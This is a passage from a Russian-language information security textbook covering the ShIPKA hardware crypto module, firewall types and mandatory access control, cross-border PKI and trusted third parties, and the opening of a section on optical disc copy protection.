Габаритные размеры корпуса (без учета выводов) 25x25x15 мм. Фактически Шипка-Модуль представляет собой вариант изделия ШИПКА с интерфейсами I^2C и UART (во время работы доступен лишь один интерфейс, тип которого определяется при старте модуля и задается выводами конфигурации). Модуль требует для питания 5В для питания ядра и 1.5..5В для питания интерфейса ввода/вывода. Устройство имеет повышенную вибро- и влагостойкость и может быть выпущено как для коммерческого, так и для индустриального (-40..+85) температурного диапазонов.

Разборка устройства механически затруднена (модуль залит жестким компаундом), однако даже если ее осуществить – криптографические критичные данные извлечь будет невозможно из-за архитектурных особенностей примененной элементной базы.

Таким образом, разработчик специализированного устройства может использовать готовую аппаратную криптографическую подсистему, а не разрабатывать собственную.

Достоинством ПСКЗИ ШИПКА, важным для решения всех трех групп задач, является ее перепрограммируемость. В основе устройства – универсальных перепрограммируемый микропроцессор, а это значит, что

- функциональность устройства может быть изменена под те или иные требования, что делает интеграцию устройства в различные системы более удобной;

- набор реализованных в криптографической библиотеке алгоритмов может включать в себя те, алгоритмы, которые предпочтительнее для тех или иных задач и не содержать никаких других, а может предоставлять пользователю возможность выбора, если это предусмотрено политикой безопасности;

- дополнительные функции, реализованные во внутреннем ПО (firmware) ПСКЗИ ШИПКА, если они появились позже, чем устройство было приобретено, могут быть получены пользователем в виде обновления – это существенно продлевает срок эффективной службы устройства и делает его применение более экономичным, чем использование более дешевых средств, не предполагающих возможность обновления и расширения возможностей.

С учетом приведенных особенностей, ПСКЗИ ШИПКА представляется одним из наиболее эффективных на сегодняшний день инструментов обеспечения безопасности информационного взаимодействия. А будучи российским сертифицированным продуктом, она может уверенно рекомендоваться к применению в системах и сетях самых разных уровней.

§ 13. Межсетевые экраны. Зачем они нужны, какими они должны быть и где они должны устанавливаться

Бородатый анекдот утверждает, что у параноиков и шизофреников есть общее – это воздушные замки, которые один строит, а другой в них живет. А психиатр при этом собирает квартплату.

Этот анекдот весьма похоже иллюстрирует сложившуюся ситуацию с межсетевыми экранами. Одни пугают нас жуткими последствиями, если мы не установим межсетевой экран, другие, напуганные первыми, покупают их по чудовищно высоким ценам, совершенно не понимая, зачем, а третьи, улыбаясь, выпускают все новые и новые изделия, которые снова покупаются, не являясь при этом защитным средством и практически никак не влияя на защищенность наших компьютеров.

Согласно определения[9], «Межсетевой Экран (МЭ) — это локальное (однокомпонентное) или функционально-распределенное программное (программно-аппаратное) средство (комплекс), реализующее контроль за информацией, поступающей в АС и/или выходящей из АС. МЭ обеспечивает защиту АС посредством фильтрации информации, т. е. ее анализа по совокупности критериев и принятия решения о ее распространении в (из) АС на основе заданных правил, проводя таким образом разграничение доступа субъектов из одной АС к объектам другой АС. Каждое правило запрещает или разрешает передачу информации определенного вида между субъектами и объектами. Как

[9] Руководящий документ «Средства вычислительной техники. Межсетевые экраны. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации». Утверждено решением председателя Государственной технической комиссии при Президенте Российской Федерации от 25 июля 1997 г.

следствие, субъекты из одной АС получают доступ только к разрешенным информационным объектам из другой АС. Интерпретация набора правил выполняется последовательностью фильтров, которые разрешают или запрещают передачу данных (пакетов) на следующий фильтр или уровень протокола».

Из этого определения следует, МЭ различаются по типу реализации (локальные или функционально-распределенные средства), но не различаются по типу контроля.

Действительно, из определения следует, что достаточно реализовать только разграничение доступа **субъектов** одной АС к **объектам** другой АС. При этом отсутствует всякое упоминание контроля **потоков** информации, т. е. предполагается наличие дискреционного механизма разграничения доступа, но отсутствует мандатный механизм. Это странно, т. к. хорошо известны ограничения дискреционного механизма — его целесообразно применять для защиты локальных ресурсов, но эффективность его проблематична для глобальных сетей.

Коротко рассмотрим известные типы МЭ.

1. МЭ на основе фильтрации пакетов (ФП) анализируют значения полей «адрес» и «порт» в заголовке IP-пакета и на основании заранее определенных правил пропускают либо отклоняют пакет. Ясно, что на основе МЭ ФП ничего напоминающего мандатный механизм реализовать невозможно, хотя простота, дешевизна и незначительное влияние на производительность сети позволяет найти место для приложения экранов этого типа.

2. МЭ на основе технологии контекстной проверки (КП) просматривают пакеты на сетевом уровне и анализируют некоторые данные в пакете по отношению к применяемым сервисам. В политике информационной безопасности (ПИБ), реализуемой с применением этого типа МЭ, обычно требование

доступности является более значимым, чем целостность и конфиденциальность, и в связи с этим для принятия жестких мер защиты информации МЭ КП не всегда подходят.

3. МЭ на основе технологии «посредника» являются промежуточным звеном передачи пакетов между сервером и клиентом. Явно определяется допустимое подмножество команд для конкретного протокола, а все прочие будут отклонены. При этом МЭ с посредником в общем случае не проверяют содержащиеся в пакете данные. То есть в этом случае наиболее последовательно реализуется дискреционная модель, но все равно – даже не предусмотрена возможность реализации мандатной модели.

В целом можно сделать следующий вывод — большинство из известных *МЭ являются локальными средствами*, с той или иной степенью полноты реализующими дискреционный механизм разграничения доступа. Как результат, при применении МЭ фиксируется «место» принятия решения о доступе, но невозможно зафиксировать «место» порождения данных, их семантику и, следовательно, отсутствует возможность анализа потоков.

Можно ли выяснить намерения человека по цвету его носков? Очевидно, что не всегда. Аналогично, далеко не всегда по адресу источника пакета можно сделать вывод о том, содержит или нет этот пакет фрагмент разрушающего программного воздействия.

Для преодоления выявленных ограничений *следует изучить возможность реализации функционально-распределенного программно-аппаратного средства с поддержкой мандатного механизма управления потоками.*

Действительно, пусть дискреционным механизмом определено, что субъект S_1 имеет доступ к объектам F_1 и F_2, а субъект S_2 имеет доступ только к объекту F_2. В этом случае ничто не помешает S_1 скопировать сведения из F_1 в F_2. При

этом S_2, обладая доступом к F_2, фактически получает доступ к сведениям из F_1. Таким образом, защита информации посредством дискреционного механизма не является полной. Необходимо с учетом возможности доступа S_2 контролировать также поток от F_1 к F_2, организованный S_1, т. е. необходимо введение мандатного механизма.

Отсутствие мандатного механизма является, на наш взгляд, основной допускаемой в настоящее время ошибкой, от преодоления которой зависит эффективность защиты. Действительно, принятие решения о доступе субъекта к объекту связано с *характеристиками субъекта и объекта*, но очень слабо связано с тем, *откуда* субъект запрашивает сведения из объекта и с помощью *каких средств* он это делает.

Известны механизмы управления потоками на основе меток безопасности, включающих как иерархические, так и неиерархические признаки. Данные метки ассоциируются с объектами и субъектами АС, и решение о возможности доступа (организации потока) принимается на основе анализа меток. Проиллюстрировать данный механизм можно следующим примером.

Рассмотрим описание типа

ID (I; P_1, P_2,...P_n), где

ID — идентификатор или субъекта (S_i), или объекта (F_i);

I — иерархический признак;

P_i — неиерархический признак.

Пусть иерархические признаки описывают подмножества степеней зрелости:

1 – белый, зеленый, желтый, красный

2 – белый, зеленый, желтый

3 – белый, зеленый

4 – белый

Неиерархические признаки описывают семантику (тематику) сведений, содержащихся в объекте:

1 — манго

2 — яблоки

3 — груши

Пусть:

S_1 (2; 1, 2, 3)

S_2 (1; 2, 3)

F_1 (3; 2, 3)

F_2 (4; 1, 2),

интерпретация:

— субъекту S_2 доступны сведения о яблоках и грушах (неиерархические признаки 2 и 3) всех степеней зрелости — белых, зеленых, желтых и красных (иерархический признак 1), но недоступны никакие сведения о манго, даже самых незрелых;

— субъекту S_1, напротив, доступны сведения о всех фруктах, информация о которых имеется в системе, но лишь в той мере, пока они зреют. Сведения о созревших («красных» — иерархический признак 1) фруктах субъекту S_1 не доступны.

При этом S_1 имеет доступ и к F_1, и к F_2. Для S_2 доступен F_1, но недоступен F_2, хотя допуск S_2 значительно выше грифа F_2. Дело в том, что по совокупности неиерархических признаков S_2 имеет право доступа к сведениям, касающимся

яблок и груш, но не имеет права доступа к сведениям о манго, которые содержатся в F_2.

Пусть S_1 в процессе обработки F_1 и F_2 создает объект F_3, который при этом может быть описан как:

F_3 (3; 1, 2, 3).

Таким образом, хотя допуск S_2 позволяет иметь доступ к сведениям, имеющим гриф как у F_3, но S_2 не получит доступа к F_3, т. к. множество неиерархических признаков S_2 у❖же аналогичного для F_3.

Очевидно, что такой механизм позволит контролировать потоки. Необходимым условием при этом является наличие меток безопасности и средств их обработки.

Ставя перед собой задачу обеспечения необходимого уровня защиты информации в защищенной ЛВС при доступе в том числе и из открытой внешней сети, необходимо разработать механизмы, позволяющие осуществлять:

— назначение меток субъектам и объектам АС;

— хранение (привязку) меток в ассоциированном с субъектами и объектами виде;

— сопровождение (обработку и преобразование) меток в жизненном цикле информации.

Подводя итог, отметим, что *достижение необходимого уровня безопасности возможно при реализации концепции функционально-распределенного МЭ с поддержкой семантического анализа данных на основе мандатного механизма*.

§14. Проблемы формирования пространства доверия в сети Интернет

I. Приходится констатировать, что логика развития Интернета привела к тому, что он является преимущественно анонимным. Именно это служит питательной почвой для многочисленных злоупотреблений в киберпространстве и служит препятствием для достойного развития современной цивилизации. Глобализация экономики привела в движение гигантские потоки людей, товаров, транспорта, финансовых ресурсов. Это вызывает естественное стремление населения разных стран получать качественные *юридически значимые* информационные услуги в любой точке земного шара, однако это пока невозможно из-за невозможности *аутентификации абонента*.

Наиболее перспективно для решения этой задачи применение ЭЦП. Ключевое свойство цифровой подписи – это возможность придания юридической значимости электронным сообщениям. Именно цифровая подпись придает статус *электронного документа* различным сообщениям, содержащим информационный контент. Кроме того, цифровая подпись позволяет контролировать неизменность электронных документов в процессе передачи и доказывать в суде их авторство.

Для полноценного функционирования цифровой подписи требуется создание серьезной инфраструктуры, которая получила признание в мире под названием «инфраструктура открытых ключей» или PKI (public key infrastructure) – в международной терминологии. Все развитые страны мира, в том числе Россия, формируют подобные национальные инфраструктуры.

Тем не менее, создаваемые в мире национальные PKI не могут взаимодействовать друг с другом, поскольку не обеспечивают необходимую юридическую значимость *трансграничных* коммуникаций. Даже в объединенной Европе, поскольку в основе применяемых цифровых подписей лежат различные национальные криптографические алгоритмы. В результате этого (и ряда других

причин) такой мощный инструмент информационного общества, как Интернет невозможно полноценно использовать для целей делового общения.

Международная электронная торговля, телемедицина, дистанционное образование, электронное правосудие, мобильные платежи и другие задачи, которые сегодня являются привычными в традиционном физическом мире, станут решаемы только при достижении соответствующих межгосударственных договоренностей, поскольку все это связано с вопросами защиты прав граждан, находящихся под юрисдикцией различных национальных законодательств. После этого использование ЭЦП для аутентификации участников юридически значимых коммуникаций станет массовым. Такова логика рыночного спроса и удовлетворения потребностей пользователей. Это станет реалиями нового информационного общества.

Для практического применения таких решений потребуются изменения международного права. Изменения могут коснуться, например, Гаагской конвенции 1961 года «Об апостилях», которая регулирует взаимное межгосударственное признание обычных бумажных документов. Возможно, придется принять отдельную специализированную Конвенцию о порядке признания электронных документов.

Нет нужды доказывать важность документов вообще в человеческом обществе. Создание организационных, правовых и технологических предпосылок для практического использования документов в электронной форме является актуальной и совершенно конкретной задачей, например, для различных межгосударственных объединений, таких как ЕврАзЭС, МКПП, форум Восток-Запад, СНГ, АТЭС, АСЕАН, ISO, наконец, G8 и других.

II. Можно проанализировать следующий ***пример правового регулирования*** отношений, возникающих в глобальном электронном пространстве.

Генеральная ассамблея ООН 23 ноября 2005 г. приняла Конвенцию об использовании электронных сообщений в международных договорах (далее – Конвенция). Общая идея этой Конвенции представляется достаточно прогрессивной, поскольку делает попытку регулирования вопросов юридически значимого электронного взаимодействия субъектов правоотношений на уровне международного права. Однако в тексте Конвенции имеется ряд существенных недостатков, которые, по сути, выхолащивают ее содержание.

1. Сильно заужена сфера применения Конвенции. Ее предполагается использовать только в отношениях между коммерческими предприятиями (Ст. 1. П. 1). Или в рамках общепринятой терминологии – в звене **B-to-B** (бизнес с бизнесом). При этом не регулируются отношения в сферах **G-to-G** (между госорганами), **G-to-B** (государство с бизнесом), **G-to-C** (государство с гражданами), **B-to-C** (бизнес с гражданами), **C-to-C** (между гражданами).

В этом случае из регулятивного поля выпадают такие важные информационные системы, как государственные закупки, единое окно, мобильные платежи, антитеррористические информационные системы и ряд других, которые являются актуальными, в том числе при трансграничном электронном взаимодействии в условиях глобализации экономики и угроз терроризма в киберпространстве. Возникает вопрос: что, для них потребуется принятие отдельных конвенций ООН?

Более того, в Конвенции вводится дополнительное ограничение на сферу **B-to-B**, поскольку исключается электронное взаимодействие в области финансовых и фондовых рынков (Ст. 2. П. 1b).

И, наконец, Конвенция не применяется «к любым оборотным документам или инструментам, которые дают предъявителю или бенефициару право потребовать поставки товаров или платежа денежной суммы» (Ст 2. П. 2). Но для чего тогда нужна контрактная работа вообще, если не для обеспечения поставки товаров против платежей?

В итоге сфера применения Конвенции стремится к нулю.

2. Используемое в Конвенции буквальное толкование во всех без исключения случаях тезиса о «технологической нейтральности» (под этим понимается полная независимость в выборе технологии от любого рода регламентирования) не способствует практическому построению сложных информационно-телекоммуникационных систем, особенно использующих информационно-безопасные решения. Например, если бы сам Интернет был «технологически нейтральным», то он рассыпался бы на множество сегментов, никак не взаимодействующих один с другим. Интернет получил такое стремительное и эффективное развитие именно потому, что он строится на основе стандартов, протоколов и рекомендаций. Более того, Интернет, являясь сегодня по факту самым мощным средством делового общения, не упоминается в тексте Конвенции, в то время как отмечаются такие устаревшие технологические инструменты, как телеграммы, телекс или телефакс (Ст 4. П. с).

Но даже не это самое главное. Дело в том, что ключевым требованием делового документооборота является его юридическая значимость, то есть возможность использования документов в судебной практике в случае возникновения конфликтной ситуации. Для электронных документов данное требование представляется особенно актуальным. Каким же образом можно обеспечить «надежные доказательства целостности содержащейся в электронном

сообщении информации» (Ст 9. П. 4a), и каковы критерии такой надежности, если рассматривать вопрос отвлеченно и не привязываться к конкретной технологии?

В этом свете расплывчатым и неопределенным представляется положение о том, что «требуемая степень надежности оценивается с учетом цели, для которой информация была подготовлена, и всех соответствующих обстоятельств» (Ст. 9. П. 5b). Такая корреляция может быть только субъективной в условиях декларируемой «технологической нейтральности».

Именно абсолютизация тезиса о «технологической нейтральности» послужила причиной стагнации Европейской директивы 1999 года «Об электронных подписях», что проявилось в невозможности практически обеспечить интероперабельность национальных инфраструктур открытых ключей (PKI) в объединенной Европе. Это было отмечено в ходе работы последних специализированных конференций в Испании, Польше и Германии. Прямолинейное и однозначное толкование тезиса о «технологической нейтральности», нашедшее правовое отражение в упомянутой директиве, не позволило стандартизировать интерфейсное взаимодействие национальных PKI и создать единое общеевропейское пространство доверия.

С точки зрения обычной человеческой логики это совершенно понятно. Что мы скажем о человеке, который в разных жизненных ситуациях расписывается по-разному? В лучшем случае сочтем его не вполне адекватным, если не мошенником. Многих ли в реальной жизни упрекали, что их подпись не меняется годами? Кому из нас советовали в банке расписываться одной подписью, а у нотариуса – другой? Технологическая нейтральность может быть полезна только в очень узкой части – например, часто (хотя и не всегда) не имеет значения цвет чернил, которыми Вы расписались. Вот это и есть зона для технологической нейтральности – то есть, видимо, не имеет принципиального значения, с помощью

какого именно компьютера выработана электронная подпись, но то, что она должна быть выработана по правилам – не вызывает сомнения, как и то, что сами правила должны быть четко определены.

Юридически значимое электронное взаимодействие затрагивает вопрос обеспечения прав граждан различных стран, поэтому международное законодательство должно создавать в первую очередь предпосылки для применения информационных систем, гарантирующих защиту этих прав. В связи с этим и появилось специализированное законодательство о цифровых подписях. Системы PKI сегодня используются в большинстве развитых стран, и пока альтернативы им нет, и не предвидится. Постоянное развитие PKI осуществляется свободным Интернет-сообществом на основе рекомендаций и протоколов RFC и имеет хорошие перспективы.

Под «технологической нейтральностью» в области обеспечения и защиты прав граждан в электронном пространстве целесообразно понимать обеспечение гражданам возможности использования гарантированных государствами юридически значимых информационных услуг, в том числе при трансграничном взаимодействии. При этом, конечно, граждане вполне могут по их желанию использовать любые другие облегченные средства, при применении которых государство не несет никакой ответственности при наступлении возможных негативных последствий.

В этом случае рынок становится симметричным. Действительно, субъектами информационного взаимодействия на рынке выступают граждане, коммерческие организации и государство. Если по соображениям технологической нейтральности мы даем право выбора механизма цифровой подписи одному субъекту, то почему мы должны отказывать в этом праве другому? Государство имеет право защищать свои интересы *не менее*, чем бизнес и граждане. В этом

смысле порядок взаимодействия между гражданами вполне может определяться договоренностями между ними, договорами и корпоративными правилами для бизнеса и законами для государства.

Реальной проблемой в настоящее время является достижение интероперабельности национальных PKI, поскольку в различных странах используются несовместимые между собой стандарты цифровых подписей, и отсутствует международное право в области взаимного признания электронных документов.

3. Представляется, что одной из основных проблем Конвенции является то, что она делает неудачную попытку правового регулирования «электронных сообщений», что зафиксировано в названии и понятийном аппарате Конвенции (Ст. 4. П. b), в то время как основой сложившегося делового общения является понятие «документа».

Использование электронных сообщений в киберпространстве равносильно применению в практике традиционных деловых отношений только вербальных коммуникаций взамен полноценного юридически значимого бумажного документооборота. Тогда что представлять в суд в случае возникновения конфликтных ситуаций – записи речевых переговоров?

Для придания электронному сообщению статуса электронного документа, как отмечалось выше, сегодня имеется практическая возможность использования механизма цифровых подписей и инфраструктуры PKI. Исходя из этих технологических реалий, значительно продуктивнее осуществлять правовое регулирование в киберпространстве на основе базового понятия «электронного *документа*». Это представляется актуальным не только для делового документооборота, но и для всех других сфер юридически значимого

электронного общения во всех звеньях: государство – бизнес – пользователи. Глобальное электронное пространство в виде Интернет нивелирует физические границы между государствами и имеет громадный потенциал для организации в нем юридически значимых коммуникаций для любых субъектов правоотношений, в том числе, находящихся в разных странах.

III. Не отрицая возможности локального применения рассмотренной выше Конвенции, имеет смысл предложить мировому сообществу ***проект нового универсального международного правового акта***, устраняющего отмеченные недостатки в следующих направлениях: расширение сферы применения, изменение толкования принципа «технологической нейтральности» и переход к правовому регулированию в отношении принципиального понятия электронного документа взамен электронного сообщения.

Нет нужды доказывать, что задачи по обеспечению и защите конституционных прав граждан являются приоритетными для всех демократических государств. В формирующемся информационном обществе эта проблема должна найти адекватное решение не только в традиционном ее толковании – физическом, но также и в глобальном электронном пространстве, прежде всего в сети Интернет.

Поскольку Интернет-пространство едино, то оптимальным представляется формирование в нем своеобразных «оазисов» – национальных сегментов доверия. А для целей трансграничных деловых коммуникаций – общего международного защищенного пространства, построенного на основе надежных и безопасных информационных технологий.

Такое «цивилизованное» пространство в рамках Интернета по мере своего расширении будет вытеснять за свои пределы негативные формы

информационного контента, что станет реальным и может быть даже основным средством практической борьбы с преступностью и терроризмом в киберпространстве.

Террориста в анонимном пространстве не поймать. Первое, что предприняло мировое сообщество после трагических событий 11 сентября, это усиление мер по идентификации граждан при пересечении государственных границ – введение биометрических паспортов. Можно ли себе представить мир без паспортов вообще? Но именно это творится сегодня в киберпространстве.

Кстати, при введении в международную практику биопаспортов не было и речи о какой-либо «технологической нейтральности». Выбор был сделан из имеющегося в то время технологического спектра в пользу конкретного стандарта, использующегося в гражданской авиации (?!) – ICAO. И это позволило в короткие сроки создать требуемую систему. Попутно можно заметить, что для обеспечения юридической значимости электронного документооборота выбрана все та же инфраструктура PKI в ее разновидности – PKD (public key directory). Альтернативных решений не нашлось.

Похожую аналогию можно привести и из области правового регулирования дорожного движения. Правила движения носят сугубо технологический характер, поскольку учитывают особенности и характеристики различных транспортных средств, в том числе гужевого транспорта, а также дорожного покрытия и населенных пунктов. О «технологической нейтральности» не упоминается, поскольку правила дорожного движения во всех странах мира призваны обеспечить безопасность водителей и пешеходов.

И еще пример. Несмотря на серьезные попытки, в России так и не был разработан комплексный закон «О транспортной безопасности» из-за специфики различных его видов: авиационного, водного, автомобильного,

железнодорожного. И сейчас, к примеру, готовится законопроект «О безопасности на авиатранспорте». Подобных примеров можно привести достаточно много.

Почему в таком технологичном в своей основе и во многом неизведанном киберпространстве должна господствовать «технологическая нейтральность» в вопросах, связанных с защитой прав человека? В наше время право вынуждено отражать технологические реалии века, прежде всего в вопросах безопасности. Именно поэтому создаются и развиваются системы технического регулирования.

Сегодня мировое сообщество должно сделать осознанный выбор: или согласиться со сложившимся положением вещей в киберпространстве, или совместно выработать меры по противодействию имеющимся негативным тенденциям. Не замечать такую дилемму преступно – это на руку только террористам.

Наиболее актуальным представляется создание цивилизованных сегментов в Интернет-пространстве для антитеррористических целей. Но при этом, очевидно, что в случае их реализации попутно будет решен и целый ряд других актуальных проблем, непосредственно связанных с обеспечением и защитой *прав* человека, его здоровья, имущества и финансов, в том числе при осуществлении деловых коммуникаций, предоставлении телемедицинских услуг, дистанционном образовании и многих других сервисах.

Может возникнуть вопрос об обеспечении *свобод* граждан при наличии некоторого выделенного «цивилизованного» сегмента Интернет. Но, в конце концов, никто не может запретить любому человеку находиться в киберпространстве либо анонимно, либо авторизовано. Интернет уже предоставил первую возможность. Государства мира совместными действиями должны обеспечить вторую. Сомнительно, что Интернет-сообщество смогло бы

самостоятельно, без участия государственных структур, выработать оптимальные технологические и правовые решения.

Сегодня в Интернете имеется ограниченное количество идентификационных технологий, среди которых:

- идентификация, основанная на криптографических алгоритмах (симметричных и асимметричных) преобразования информации, к которым относится и цифровая подпись, – является достаточно дорогой и сложной, но при этом обеспечивается математически доказуемая степень защиты;

- идентификация с помощью доменного имени – в случае фиксированной связи позволяет определить местонахождение компьютера, но не человека, создавшего электронный документ, а в случае мобильной связи – не позволяет и этого;

- идентификация с помощью пароля – является наиболее распространенной, но и легко компрометируемой;

- идентификация с помощью псевдонимов (НИКи) – тождественна анонимности.

Выбор технологии самоидентификации должен оставаться, безусловно, за гражданином. Однако государство должно внятно разъяснить ему возможные последствия, возникающие в результате применения той или другой технологии. Ведь никто не может запретить человеку использовать, на выбор, к примеру, качественный бронежилет или его картонный муляж, если хочется не быть защищенным, а казаться.

Таким образом, буквально понимаемый тезис о «технологической нейтральности» привел к неточному формированию международного правового поля в форме Европейской директивы 1999 года «Об электронных подписях» и

Конвенции ООН «Об использовании электронных сообщений в международных договорах».

Эти же неточности были заложены в основу российского законопроекта «Об электронных подписях», который по сути калькирует международное законодательство в этой области.

Не может быть «технологической нейтральности» в сфере безопасности. Угрозы и противодействие им всегда конкретны. Это было наглядно подтверждено событиями 11 сентября и реакцией мирового сообщества на них. Киберпространство не отменяет базовой системы человеческих взаимоотношений, где находят место все: и террористы и добропорядочные граждане, а только накладывает на эту систему отношений некоторое технологическое своеобразие. К чему дожидаться событий, аналогичных 11 сентября, в киберпространстве, а потом судорожно искать решения?

Государство обязано в вопросах безопасности работать на опережение, создавая необходимые возможности, правовые и технологические, для надежного обеспечения и защиты прав граждан в глобальном электронном пространстве и договариваясь с другими государствами о процедурах трансграничного электронного юридически значимого взаимодействия. Именно на это должно быть нацелено соответствующее национальное и международное законодательство.

IV. Можно сформулировать следующие ***предпосылки и подходы построения в сети Интернет архитектуры многодоменного доверия*** с использованием различных криптографических алгоритмов цифровой подписи.

1. Сеть Интернет представляет собой единое информационно-телекоммуникационное пространство, в котором сегодня практически отсутствует юридическая значимость коммуникаций и преобладает анонимность участников

общения, что является благодатной почвой для кибертерроризма и других противоправных действий.

2. В тоже время в сети Интернет присутствуют разрозненные домены доверия, построенные на основе инфраструктуры открытых ключей (PKI) с использованием цифровой подписи в различном алгоритмическом исполнении (ГОСТ, RSA, другие). Эти домены доверия поддерживаются системами удостоверяющих центров, построенными, как правило, на иерархической, *вертикально-ориентированной* основе – каждая во главе с корневым удостоверяющим центром. Инфраструктура PKI поддерживает жизненный цикл сертификатов ключей подписи.

3. Домены доверия могут быть объединены в интегрированную архитектуру путем применения технологии TTP (Trusted Third Party) – доверенной третьей стороны (ДТС) или, условно – «электронного нотариата». При этом ДТС поддерживает взаимное признание электронных документов, издаваемых в различных доменах доверия, является *горизонтально-ориентированной*. ДТС способна обеспечить практическую интероперабельность (на уровне электронных документов) национальных или любых других PKI. Условно можно считать: PKI + ДТС = интегрированное пространство многодоменного доверия.

4. Протоколы ДТС для организации одного домена доверия в настоящее время описываются в находящихся в стадии доработки рекомендациях ISO/IEC TR 14516:2002, 15945:2002 (ITU-T X.842, 843) и ряде рекомендаций RFC. Архитектура многодоменного доверия может быть описана в новых рекомендациях, к примеру, X.844, а также дополнительных RFC. Эту работу необходимо провести в форматах ISO/IEC JTC1/SC27/WG1, а также IETF.

5. Архитектура многодоменного доверия является ядром для построения на ее основе различных систем электронного документооборота, а именно: нотариата

(e-apostille, e-notary), электронной торговли, финансового и фондового рынка, телемедицины, дистанционного образования, мобильной коммерции и платежей, взаимодействия граждан и власти, антитеррористические информационные системы, словом во всем многообразии отношений **G-B-C** в их юридически значимой ипостаси. Для этого потребуется провести масштабные работы по разработке и сертификации прикладного программного обеспечения.

6. Архитектура многодоменного доверия может применяться как для использования в системах электронного документооборота внутри какой-либо страны на основе национального законодательства, так и при трансграничном обмене электронными документами на основе международного права.

7. Приоритетным по времени является формирование международного права и введение в него новой правовой сущности – доверенной третьей стороны. Национальное законодательство должно быть гармонизировано с этими новыми нормами. Представляется неоправданным создавать замкнутую конструкцию национального правового поля без его сопряжения с универсальными международными решениями. Это определяется глобальным характером и единством сети Интернет.

8. При формировании правового поля принцип «технологической нейтральности» должен толковаться, таким образом, что использование ДТС в архитектуре многодоменного доверия является неким гарантированным международным правом top-уровнем, но на других уровнях могут использоваться также и другие (облегченные) технологии на усмотрение пользователей. При этом под ДТС понимается *субъект права*, а не программно-аппаратный комплекс.

9. Не должна исключаться возможность замены ДТС на более совершенную информационную технологию по мере появления таковой. В качестве аналогии можно привести постоянную модернизацию Правил дорожного движения во всем

мире. Эта аналогия уместна, поскольку две указанные сферы правового регулирования предназначены для обеспечения безопасности и прав человека и гражданина.

10. Альтернативным архитектуре многодоменного доверия является создание в сети Интернет глобального домена на основе одного, признанного всеми государствами, алгоритма цифровой подписи. Оно является технологически более простым, но представляется менее реализуемым, исходя из сложившихся цивилизационных реалий и тенденций развития (многополярный мир).

Именно наличием альтернативных архитектур доверия и политических аспектов этой проблемы определяется необходимость правового закрепления технологических решений.

Таким образом, массовое практическое использование электронных документов в сети Интернет, а, следовательно, и в других информационных системах, в том числе – государственных, станет возможным только после решения следующих взаимосвязанных задач:

- формирования адекватного правового поля;
- выработки международных рекомендаций, протоколов и стандартов;
- разработки и сертификации прикладного ПО.

V. Можно ли бороться с компьютерными преступлениями (преступлениями в киберпространстве) только запретительными мерами? Нет и нет, это представляется очевидным. Поиск эффективных решений по противодействию кибертерроризму не может вестись только в области запретительных мер. Это бесполезно – террориста в анонимном киберпространстве не поймать.

Свобода всегда сопровождается ответственностью человека и гражданина за свои действия в социуме. Принимаемые решения в этой области должны

способствовать повышению ответственности добропорядочных граждан, тем самым вытесняя негативный контент в некие условные «карантинные» зоны, с которыми придется мириться, как с неизбежным злом, так, как сегодня приходится мирится с тем, что практически в каждом крупном городе мира есть свой «Беверли Хиллс» и свой «Гарлем».

Представляется, что понятие ответственности тесно связано с авторизацией контента. В самом деле, если человек не скрывает, что он является автором какой-либо информации и готов в любой момент дать публичные разъяснения своей позиции, то это и есть реальное проявление его ответственности. Надежные технологические инструменты для реализации таких подходов в киберпространстве уже выработаны Интернет-сообществом в виде цифровой подписи и инфраструктуры открытых ключей.

Мировое сообщество уже ведет разработки в этом направлении. В России это так называемый проект «электронного нотариата» на основе ДТВ в рамках ФЦП «Электронная Россия». США в лице Национальной ассоциации нотариусов (NNA) совместно с Гаагской конференцией по международному частному праву (HccH) и Международным союзом латинских нотариусов (IULN) развернули аналогичный проект e-APP (e-Apostille Pilot Project)[10]. Международная организация стандартизации (ISO) совместно с Международным электротехническим комитетом (IEC) в лице JTC1/WG1 ведут разработку стандартов, использующих механизм третьей доверенной стороны (TTP – Trusted Third Party) – TR-14516. Штат Пенсильвания уже принял закон об электронном нотариате.

---

[10] Позиция Государственного департамента США в этом направлении изложена в докладе его представителя Дэвида П.Стюарта на 2-м международном конгрессе по проблемам e-Notary и e-Apostille, состоявшемся 28 мая 2006 г. в Вашингтоне http://hcch.e-vision.nl/index_en.php?act=text.display&tid=37).

Этот задел является достаточным для результирующего действия – принятия международной Конвенции о взаимном признании электронных документов при трансграничных коммуникациях. Формат G8 является наилучшим для продвижения такой инициативы. Дополнительной проработки требует вопрос выбора оптимальной архитектуры пространства доверия в открытой сети, поскольку существуют различные подходы при его построении. Это можно осуществить в формате совместной рабочей группы, которая также могла бы разработать проект Конвенции.

Необходимо отметить, что использование универсальных правовых и технологических конструкций для формирования международного пространства доверия в сети Интернет является эффективным не только для целей борьбы с кибертерроризмом. Попутно решаются и другие вопросы, сдерживающие в настоящее время развитие деловых коммуникаций, таких как электронная торговля, телемедицина, дистанционное образование, мобильная коммерция и платежи, а также целый ряд других приложений, требующих юридической силы электронного документооборота.

§ 15. Защита оптических носителей информации

Отчуждаемые носители информации интересуют нас не как носители сведений, относимых к той или иной степени конфиденциальности (в этом смысле отчуждаемые носители ничем не отличаются от встроенных), а постольку, поскольку являются носителем сведений, относимых к *авторскому праву*. В первую очередь – это лазерные диски (CD).

Для решения проблемы защиты отчуждаемых носителей от несанкционированного применения ее нужно структурировать. Важно разделить

вопросы, связанные с обеспечением конфиденциальности, и с защитой авторских прав.

Конфиденциальность данных на носителе вполне обеспечивается шифрованием данных и представляет для собственника этих данных проблему, в основном, техническую. При этом чтение зашифрованных данных обычно должно быть доступно лишь определенному кругу лиц, либо заранее известному, либо ассоциированному с некоторым механизмом идентификации, что максимально упрощает задачу.

Вопросы защиты авторских прав значительно сложнее в связи с неограниченностью круга лиц, применяющих информацию, зафиксированную на лазерных дисках. Здесь естественно возникает две задачи – защита *программного обеспечения* от несанкционированного (собственником) применения, и защита *аудио и видео* информации. Первая задача связана с необходимостью обеспечения заданной кратности применения данных (кратность применения – одна из фундаментальных характеристик электронных документов[11]). Вторая – с потребностью предотвратить несанкционированное распространения объектов авторского права с неограниченной кратностью воспроизведения. Решение первой задачи не решает вторую. Решение второй задачи означает и одновременное решение первой.

Рассмотрим вопросы, связанные с решением второй задачи для лазерных дисков (CD). В этом случае объект защиты – авторские права, метод защиты – защита от применения.

[11] Конявский В. А., Гадасин В. А. Основы понимания феномена электронного обмена информацией. Мн., 2004.

Замысел комплекса средств защиты

